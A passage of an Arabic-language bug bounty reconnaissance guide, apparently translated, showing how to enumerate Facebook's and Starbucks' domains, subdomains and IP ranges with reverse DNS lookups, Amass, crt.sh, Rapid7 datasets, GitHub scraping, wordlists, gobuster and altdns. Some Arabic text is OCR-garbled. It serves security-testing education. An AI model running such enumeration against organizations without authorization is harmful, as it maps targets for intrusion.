[alex@alex-PowerEdge-R710:~$ nslookup -type=NS facebook.com
Server:      127.0.1.1
Address:     127.0.1.1#53

Non-authoritative answer:
facebook.com    nameserver = b.ns.facebook.com.
facebook.com    nameserver = a.ns.facebook.com.
```

لو اخذت بالك فيه ملاحظه خد بالك منها ال name server مش بيشاور لاسم سيرفر عام زي مثلا "ns1.godaddy.com"
فيه الكتير من الدومينات اللي بتشاور لـ GoDaddy nameservers فلازم تعرف ان دا generic name server فيه ناس كتير بتستخدمه حاجه عame يعني علشان تعمل reverse name server lookup لازم يكون تبع او مملوك

للمنظمه اللي انت شغال عليها والا هيجييك كتير من النتائج الخطأ وتضيع وقت وجهد

The screenshot shows the DomainEye interface with the search term "b.ns.facebook.com" entered. The results section displays "3101 domains pointing to name server b.ns.facebook.com". Below this, there is a "Download Full Report" button and a list of several domains that share the same name server, such as "facebookinourcommunity.org", "jimskido.nl", "terragraph.support", and "creativityexplored-instagram.net".

الخدمه دي ممكن نستخدمها عن طريق اننا ندي لها الـ name server بقا هتعمل لينا reverse name server lookups
بس طبعاً ممكن تلاقي شويه من الـ false positives يعني هنا ف عادي يعني
<https://domaineye.com/>

REVERSE MAIL SERVER

نقدر نستخدم نفس التكنيك السابق في اننا نعمل العمليه دي زي الـ mx record
اللي فات لازم الـ result اللي تجييك يكون فيها owned by the target organization
Reverse mail server قبل ما تروح تستخدم <https://domaineye.com/>

```
alex@alex-PowerEdge-R710:~$ nslookup -type=MX facebook.com
Server:          127.0.1.1
Address:         127.0.1.1#53

Non-authoritative answer:
facebook.com     mail exchanger = 10 smtpin.vvv.facebook.com.

Authoritative answers can be found from:
```

REVERSE IP

استخدامك لـ Reverse Ip search من هنا ممكن تعمل على علشان تلاقي اي دومينات تم استضافتها على الـ IPs
فيه بعض الناس ممكن يستخدموا الـ A Record للتارجت بتاعهم علشان يعملوا العمليه دي وممكن برضه تستخدم <https://domaineye.com/>

يلا بقا نعمل الملخص الرايق اللي هيعلم الدنيا دي كلها :
DNS Record :

ي يتم استخدامه علشان يربط الدومينات مع بعض فلو الدومينات بتستخدم نفس الـ A, NS, or MX record
ممكن ان احنا نفترض انهم ممتلكين للشركة او لنفس الشخص اللي حجزهم مع ان ممكن يكون فيه بعض الاخطاء الايجابيه فالنتائج دي ولكن عادي ممكن يتفلترووا ودا بقا هيخل لي السكوب بتاعك يزداد بطريقه كبيره بس اتأكد الاول من السكوب اللي في البرنامج هل

سامحين بالحوار دا ولا لأخ


GOOGLE DORK :

هنتكلم في تفاصيل عنه اكتر قدام بس دلوقتي مدام احنا في ال phase بتاعه الريكون لازم نتكلم عنه
تاني
بس دلوقتي هكلمك عن حاجه صغيره او دورك واحد بس اللي هو "intext"

في اغلب الصفحات هتلقي في النهايه او في القاع المكان دا بتاع الكوبي رايt او حقوق الطبع والنشر دا
ممك يستخدم في انك تشوف دومينات تاني تابعه للشركة

The screenshot shows the official Starbucks website at starbucks.com. At the top, there's a header with social media icons for Facebook, Twitter, Google+, Pinterest, and Instagram. To the right of these is a form for joining their email list, which includes fields for 'Email address' and 'Zip'. Below this, a legal notice states: 'By clicking "GET STARTED" I agree to receive news, Statement and Customer Service.' The main content area is divided into three columns: 'ABOUT US', 'CAREER CENTER', and 'FOR BUSINESS'. Under 'ABOUT US', links include 'Our Company', 'Investor Relations', 'Starbucks Stories', and 'Press Center'. Under 'CAREER CENTER', links include 'Working at Starbucks', 'College Plan', 'Current Partners', 'Corporate Careers', 'Manufacturing and Distribution', 'Retail Careers', and 'International Careers'. Under 'FOR BUSINESS', links include 'Office Coffee', 'Starbucks Coffee International', 'Foodservice', 'Starbucks Card Corporate Sales', 'Landlord Support Center', and 'Suppliers'. At the bottom left, there's a 'Find a Store' button and a language selection for 'English'. The footer contains links for 'Web Accessibility', 'Privacy Policy', 'Terms of Use', 'Customer Service', 'Contact Us', and 'Site Map'. A copyright notice at the very bottom reads: '© 2019 Starbucks Coffee Company. All rights reserved.'

تقدر تنسخ وتروج لجوجل وتكتب في البحث بالشكل دا :



وبكدا تقدر تجيب Assets تابعه للشركه ممكناً متوصلاش ليهم عن طريق الحاجات اللي اتكلمنا عنها قبل كدا

TOOLS

ايه الادوات اللي تقدر تستخدموها ؟
اڪتروا داه هفتكلم عنها تحت لحد اخر الكتاب هي الاداه دي ف علشان كدا اتاكد انك مثبتها عندك
و معندهش اي مشاكل معها
<https://github.com/OWASP/Amass>

و من هنا تقدر تثبتها
<https://github.com/OWASP/Amass/blob/master/doc/install.md>

ASN

افتكر اننا زي ما قولنا عن طريق ال ASN تجipp قايمه فيها Assets تتبع المنظمه , فاكر ؟
مبئياً كدا ييقاً معاك الـ list فيها الـ ASNs

هنجيبيهم ازاي ؟
amass intel -org <company name here>

```
alex@alex-PowerEdge-R710:~/tools$ amass intel -org facebook
```

```
32934, FACEBOOK - Facebook
54115, FACEBOOK-CORP - Facebook Inc
63293, FACEBOOK-OFFNET - Facebook
```

او حاجه تانيه لو عاوز تعمل الكلام دا مانوال

<https://bgp.he.net>

هتروح هنا و تكتب اسم الشركه و تشوف معلومات اڪترونڪ

طيب دلوقي معاك list من ASNs ازاي تلاقي الـ CIDR range ؟

```
whois -h whois.radb.net -- -i origin <ASN Number Here>' | grep -Eo "([0-9.]+){4}/[0-9]+'' | sort -u
```

عن طريق استخدام الـ bash command ده

```
alex@alex-PowerEdge-R710:~/tools$ whois -h whois.radb.net -- '-i origin AS32934' | grep -Eo "([0-9.]+){4}/[0-9]+\" | sort -u
102.132.96.0/20
102.132.96.0/24
102.132.97.0/24
```

تقدر برضه تستخدم Amass في الموضوع دا
 1 باستخدام الـ ASNstججيب الـ domains
 2 باستخدام الـ CIDRs تجبيب الـ domains

1 باستخدام الـ ASNstجبيب الـ domains عن طريق انك تديلهما الكوماند دا :
 amass intel -asn <ASN Number Here>

```
alex@alex-PowerEdge-R710:~/tools$ amass intel -asn 32934
facebook.com
tfbnw.net
fbcdn.net
aintfacebook.com
friendfeed.com
```

طبعا اللي بيحصل هنا عن طريق استخدام الـ reverse IP searches علشان تلاقي الدومينات اللي شغاله عن طريق ASN الحاجه الثانيه زي ما قولنا :

2- باستخدام الـ CIDRs تجبيب الـ domains

```
alex@alex-PowerEdge-R710:~/tools$ amass intel -cidr 31.13.66.0/24
facebook.com
fbcdn.net
```

REVERSE WHOIS


Reverse Whois في الـ Amass هنستخدم
 amass intel -whois -d <Domain Name Here>

```
alex@alex-PowerEdge-R710:~/tools$ amass intel -whois -d facebook.com
salaads.com
backtohealth.in
escape-facebook.com
recovery-facebook.com
octoimg.xyz
rajadimsum.com
mkmahala.com
```

شایف ازاي Amass مفيده فهي بقا اصلا من افضل الادوات اللي ممكن تستخدمنها في جزء الـ Assets discovery

كدا خلصنا اول جزء في الريكون فخلينا نلخصه في السريع كدا كل دا كان عن المحور الافقى اللي كان في الصورة اللي عملها oxpatrik وهو زياده السكوب بتاعك مع ان فيه شركات كتيره قاموا بانهم تحديد السكوب ولكن فيه كتير من الشركات عندها سكوب مفتوح زي Sony مثلًا باستثناء كام حاجه كدا عادي يعني

وتطرقنا لشويه حاجات كدا منهم CIDR ranges, domains, and other assets وازاي amass تستخدم في الموضوع دا وذكرنا كام موقع كدا تقدر تستخدمهم في كل مرحله من المراحل دي



CERTIFICATION TRANSPARENCY LOGS

يتم استخدام الا log Certificate على شان تعمل عمليه monitor و تدقيق للشهادات unauthorized

المهم دلوقتي كل مره هتجيب فيها SSL certificate للدومن او ال subdomain هيكون متسجل في الا logs

Certificates	crt.sh ID	Logged At	Not Before	Not After	Identity	Issuer Name
	1412755080	2019-04-23	2019-04-11	2019-07-10	shortwave.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1412755080	2019-04-23	2019-04-11	2019-07-10	shortwave.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1410076260	2019-04-22	2019-04-22	2019-07-23	tls13.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1410076260	2019-04-22	2019-04-22	2019-07-23	tls13.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1410069427	2019-04-22	2019-04-22	2019-07-23	facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1410069427	2019-04-22	2019-04-22	2019-07-23	facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409578811	2019-04-22	2019-04-11	2019-07-10	secure.beta.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409578811	2019-04-22	2019-04-11	2019-07-10	secure.beta.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409579860	2019-04-22	2019-04-12	2019-07-17	internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409579860	2019-04-22	2019-04-12	2019-07-17	internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409579860	2019-04-22	2019-04-12	2019-07-17	m.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409579860	2019-04-22	2019-04-12	2019-07-17	m.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409579860	2019-04-22	2019-04-12	2019-07-17	secure.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409579860	2019-04-22	2019-04-12	2019-07-17	secure.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409579860	2019-04-22	2019-04-12	2019-07-17	z.secure.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409579860	2019-04-22	2019-04-12	2019-07-17	z.secure.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409574554	2019-04-22	2019-04-11	2019-07-10	cinyour.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409574554	2019-04-22	2019-04-11	2019-07-10	cinyour.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409185420	2019-04-22	2019-04-11	2019-07-10	secure.latest.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409185420	2019-04-22	2019-04-11	2019-07-10	secure.latest.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409027582	2019-04-22	2019-04-12	2019-07-17	extern.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1409027582	2019-04-22	2019-04-12	2019-07-17	extern.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1406714326	2019-04-21	2019-04-11	2019-07-10	z.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1406714326	2019-04-21	2019-04-11	2019-07-10	z.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1406715336	2019-04-21	2019-04-11	2019-07-10	v6.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1406715336	2019-04-21	2019-04-11	2019-07-10	v6.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1406714327	2019-04-21	2019-04-11	2019-07-10	prod.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1406714327	2019-04-21	2019-04-11	2019-07-10	prod.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1404440166	2019-04-20	2019-04-20	2019-07-19	rampart001.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
	1404440166	2019-04-20	2019-04-20	2019-07-19	rampart001.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA

طيب انا كدا استفدت ايه ؟ هنروح بقا علي الـ logs باستخدام ادوات كدا ونبحث بالادوات دي ونشوف
الـ subdomains
تقدر تستخدم crt.sh ممثل علي ذلك
<https://crt.sh/?q=%25.facebook.com>

Tools

استخدم الادوات اللي ترتاح معها ، الكاتب هنا بيستخدم

command line and a python script
طيب نيجي بقا للجزء دا


ودا اللينك بتاعه

<https://github.com/ghostlulzhacks/CertificateTransparencyLogs>

```
alex@alex-PowerEdge-R710:~/tools/discovery/subdomain/subdirbrute/crt-sh$ python certsh.py -d facebook.com
shortwave.facebook.com
tls13.facebook.com
facebook.com
m.facebook.com
secure.beta.facebook.com
internmc.facebook.com
m.internmc.facebook.com
secure.internmc.facebook.com
cinyour.facebook.com
secure.latest.facebook.com
extern.facebook.com
z.facebook.com
v6.facebook.com
prod.facebook.com
rampart001.facebook.com
rampart001.rampart.facebook.com
rampart002.facebook.com
rampart002.rampart.facebook.com
rampart003.facebook.com
rampart003.rampart.facebook.com
rampart004.facebook.com
rampart004.rampart.facebook.com
```

SEARCH ENGINE

من غير تضييع وقت هتروح لجوجل او اي محرك بحث وتروح كاتب هناك
site:
ولو يه موقع بيطلعك كتير مش عاوزه يظهر لك تاني هتروح عامل
-site :



فيه ادوات تقدر تعمل ليك كدا وهي فيه مميزات اكتر من كدا
واللي يفرحك ان اللي عاملها شخص عربي وهي :
<https://dorks.faisalahmed.me/>
هتلaci تحت علي الشمال

FORWARD DNS

هتكلم عن مشروع في السريع كدا وهو Rapid7 project و هو بيعمل استطلاعات حول التعرضات
العالميه علشان يكتسب رؤيه لنقاط الضعف الشائعه
من الاخر كدا بيعمل scan للنت D: ويقدمها ليك علي شكل Data
بعض من الا data متوفره بيلاش من علشان الا security researchers يستخدموها

طيب حاجه تاني وهي عن طريق استخدام الا forward DNS dataset نقدر اننا نجمع قوائم كبيره من
الـ subdomains اللي بتنتهي للمنظمه

عندك بقا Rapid7 بقبل اي A, AAAA, CNAME, MX, and TXT records لكل الدومينات اللي هما
يعرفوا عنها
وهذه المعلومات بيتم تحديثها بانتظام وتخزينها في الارشيف دا يعني اننا نقدر نبحث عن بيانات قدime
لـ subdomains

https://opendata.rapid7.com/sonar.fdns_v2/
<https://opendata.rapid7.com/sonar.fdns/>

اول ما تحمل ال dataset من هنا هتفتح التيرمينال باتاعتك و تروح مستخدم `grep` علشان تعمل
كدا :

```
alex@alex-PowerEdge-R710:~/storage$ zgrep '\.starbucks\.com,' 2019-10-26-1572133354-fdns_any.json.gz
{"timestamp":"1572148706","name":"_sip._tcp.starbucks.com","type":"srv","value":"10 10 5060 sparkexpress1.starbucks.co"}
{"timestamp":"1572148586","name":"_sip._tls.starbucks.com","type":"srv","value":"0 0 443 sip.starbucks.com"}
{"timestamp":"1572149268","name":"_sipederationtls._tcp.starbucks.com","type":"srv","value":":0 10 5061 sip.starbucks.com"}
 {"timestamp":"1572148880","name":"_sipinternal._tcp.starbucks.com","type":"srv","value":":0 5061 chdlyncopanel01.starbucks.com"}
 {"timestamp":"1572148605","name":"_sips._tcp.starbucks.com","type":"srv","value":"10 10 5061 sparkexpress1.starbucks.co"}
 {"timestamp":"1572148468","name":"_xmpp-server._tcp.starbucks.com","type":"srv","value":":0 5269 chdlycedge01.starbucks.com"}
 {"timestamp":"1572148987","name":"_ns.e.starbucks.com","type":"a","value":"65.125.54.133"}
 {"timestamp":"1572148551","name":"_ns.e.stories.starbucks.com","type":"a","value":"65.125.54.133"}
 {"timestamp":"1572150025","name":"activesync-iad3.starbucks.com","type":"a","value":"98.99.254.175"}
 {"timestamp":"1572150150","name":"activesync.gtm.starbucks.com","type":"a","value":"98.99.250.137"}
 {"timestamp":"1572150150","name":"activesync.sync.starbucks.com","type":"cname","value":"activesync.gtm.starbucks.com"}
```

```
zgrep '\.domain\.com', path_to_dataset.json.gz
```

خد بالك ان zipgizy يبحث عن طريق الريجيكس اتكد انك تستبدل الا ".ب الـ \" .\" العمليه دي بطئه ايوه لأن النظام بتاعك هيبتح خلال 30GB من النصوص بس ف الآخر هيبقا معاك subdomains list

GITHUB

أغلب المطوريين عندهم لا source code يخزنوا الا على Github غالبا ما سيقوموا بتخزين الـ private or hidden endpoints في الكود بداعي صحة؟ ممكن اه ليه لأن

فکره انا نعمل scrapel subdomains لـ endpoints هتلaci ممتازه فکره دی subdomains ایل scrape تقدر استخدام تا زنده ایل endpoitns https://github.com/gwenoo1/github-search/blob/master/github-subdomains.py

```
alex@alex-PowerEdge-R710:/storage$ python3 github-subdomains.py -d starbucks.com -t
unable to cache TLDs in file /usr/local/lib/python3.5/dist-packages/tldextract/.tld_
www.starbucks.com
globalassets.starbucks.com
.cert.starbucks.com
.dev.starbucks.com
.appdev.starbucks.com
loadglobalsecureui.starbucks.com
globalloadsecureui.starbucks.com
globalsecureui.starbucks.com
stageglobalsecureui.starbucks.com
globalstagesecureui.starbucks.com
store.starbucks.com
www.app.test.starbucks.com
.test.starbucks.com
testglobalsecureui.starbucks.com
app.starbucks.com
preview.starbucks.com
mobilelogin.starbucks.com
green.starbucks.com
alexa.starbucks.com
testwww.starbucks.com
stageglobalassets.starbucks.com
tsticommerceagent.starbucks.com
loadglobalassets.starbucks.com
testglobalassets.starbucks.com
```

دakan تکنیک راہ، لازم تعریفه برضه

WORDLIST

هنتكلم دلوقتي عن ازاي تجيب الـ wordlist انت هتستخدمها في عمليه الريكون بتاعك بقى اكيد لازم اننا نتكلم عن الـ SecList اللي موجوده على GitHub فهتعرف استخدامها دلوقتي في كذا حاجة الفكرة دلوقتي ان الـ Repo دا موجود على Github وعليه كذا list


<https://github.com/danielmiessler/SecLists>

ROBOTS DISALLOW

لما تكون بتعمل Brute force اكتر حاجة مفروض تبقا مركز عليها هي ان انت تلاقي endpoints تبحث علي ثغرات فيها المغزي من كلامي ان الكاتب بيدور علي المسارات الحلوه اللي يدور فيها مش كل همه أنه يلاقي ملف الـ index.php والملفات اللي زي كدا وخلال

طيب فيه حاجة لازم تبقا عارفها واللي هي ان فيه بوتات تبع شركه جوجل وشركات تانيه منتشره علي النت ووظيفتها انها تعرف المسارات اللي موجوده في المواقع طيب بتعمل كدا عن طريق ايه ؟

انها ت Shawf المسارات اللي موجوده في الملف اللي هو اسمه robots.txt ومتقربيش منه



طيب الملف دا بيقوم بانه بيعمل disallow لبعض المسارات اللي هي موجوده فيه وبالتالي انت تستنجد شئ كويسي وهو انهم بيحاولوا يخربوا حاجة

طيب دلوقتي عندك حاجة اسمها Alexa هي بتشوف اكتر المواقع زيارة والمسارت الموجوده في اغلب المواقع وبتصنيفهم

فيه بعض الهاكرز بيقوموا انهم يروحوا للموقع اللي موجوده في تصنيف بتاع Alexa اللي هو top 100k

بعدين يروحوا واحدين الـ robots.txt اللي فيهم ويشفوفوا ايه هي المسارات اللي موجوده فيهم وساعتها دي بقا كويسيه endpoints

كمـ ترجمتها

RAFT

النوع دا من الا Wordlist هو اشهر نوع محبوب للهاكرز في عمليه الا brute force للمسارات طيب فيه منه كذا ملف واحد صغير وواحد اكبر منه الكاتب بالنسبة اليه ييستخدم اكبر حاجه وطبعا علي حسب الموقف اللي انت هتشتغل فيه يعني هتحتاج الاتنين

<https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-large-directories.txt>

<https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-large-files.txt>

TECHNOLOGY SPECIFIC

File Name	Description
ColdFusion.fuzz.txt	- sorted alphabetically
SAP.fuzz.txt	rename 's/_/-/g'
Sharepoint.fuzz.txt	rename 's/_/-/g'
SiteMinder.fuzz.txt	rename 's/_/-/g'
Sitefinity-fuzz.txt	rename 's/_/-/g'
caobox-cms.txt	rename 's/_/-/g'
drupal-themes.fuzz.txt	rename 's/_/-/g'
flyspray-1.0RC4.txt	Add "--" to split up words, move
joomla-plugins.fuzz.txt	rename 's/_/-/g'

الفكرة هنا انك علي حسب التكنولوجى اللي شغاله هتعمل تخمين معين يعني مثلا انت ظاهر عندك ان الموقع شغال php فاكيد انت مش هتخمن ب تفاصيلها asp ولا مثلا يكون joomla فتروج جايب وتخمن علي المسارات اكيد مش هتجيب حاجه Wordpress

COMMON SPEAK

<https://github.com/assetnote/commonspeak2>

<https://github.com/assetnote/commonspeak2-wordlists>

دي كمان تقدر تستخدمها في الشغل بتاعك

ALL

وبرضه مننساش ال Wordlist بتاعة jhaddix

<https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056>

BRUTE FORCE

من احسن الطرق المحبوبه وهي انك تعمل brute force على subdomains لـ GET Requests لكتير من الا subdomains وتشوف مين فيهم اللي هي resolve ولكن دا غلط الـ DNS ممكن يتم استخدامه لعمل brute force على subdomains بدون ارسال packets للtarget. كل اللي انت بتعمله هو ارسال DNS Requests ضد الا subdomain resolves هو فلو هي IP اذا انت هتعرف هنا انه alive التول دي من احسن التولز بالنسبة للكاتب ف انت ممكن تستخدمها في العمليه دي ولازم برضه انك بيقا معاك كذا wordlist تستخدموهم في العمليه دي فهتقولي اجيب من فين هزعل منك ! ومش هقولك علي الا SecList اللي موجوده علي الا github

<https://github.com/OJ/gobuster>

النطول دي من احسن النطول بالنسبة للكاتب ف انت ممكن تستخدمها في العمليه دي ولازم برضه انك بيقا معاك كذا wordlist

تسخدمهم في العمليه دي فهتقولي اجيب من فين هزعل منك !

```
alex@alex-PowerEdge-R710:~/tools$ ./gobuster dns -d startbucks.com -w subdomains.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Domain:      startbucks.com
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:   subdomains.txt
=====
2019/11/03 19:00:35 Starting gobuster
=====
Found: www.startbucks.com
Found: mail.startbucks.com
Found: webmail.startbucks.com
Found: docs.startbucks.com
Found: calendar.startbucks.com
Found: email.startbucks.com
Found: e.startbucks.com
Found: ftp.startbucks.com
Found: pda.startbucks.com
Found: pop.startbucks.com
Found: imap.startbucks.com
Found: smtp.startbucks.com
```

كل ما بيقا معاك wordlist كويسيه كل ما هتجيب نتائج احسن ف اتأكد انك تجرب كذا حاجه

SUBDOMAIN PERMUTATION

الـ subdomain وهي انك بتعمل افتراضات كتير لوجود معين test.starbcuks.com بمعنى لو انت عندك

وبرضه انت عندك كلمات في wordlist كده dev , stage , production منهم ممكن يبقي عندك كتير من السبيدونات اللي ممكن تطلعهم زي ؟
 devtest.starbucks.com,
 dev.test.starbucks.com,
 production-test.starbucks.com
 من الممكن يعني مش اكيد ف فيه عندك تول هتعمل الكلام دا ليك واللي هي :
<https://github.com/infosec-au/altdns>

دا الكوماند :
 altdns -i found_subdomains.txt -o permutation_output -w words.txt -r -s resolved_output.txt

```
alex@alex-PowerEdge-R710:~/tools/altdns$ altdns -i starbucks_subdomains.txt -o data_output -w words.txt -r -s results_output.txt
raw-oct.scmdev.starbucks.com : 98.99.254.231
alembic-lax.scmtest.starbucks.com : 98.99.252.195
gist-1.scmdev.starbucks.com : 98.99.254.231
reviews-raw.scmtest.starbucks.com : 98.99.252.195
acc-alembic.scmtest.starbucks.com : 98.99.252.195
proxy.raw.scmdev.starbucks.com : 98.99.254.231
administrator-pages.scmdev.starbucks.com : 98.99.254.231
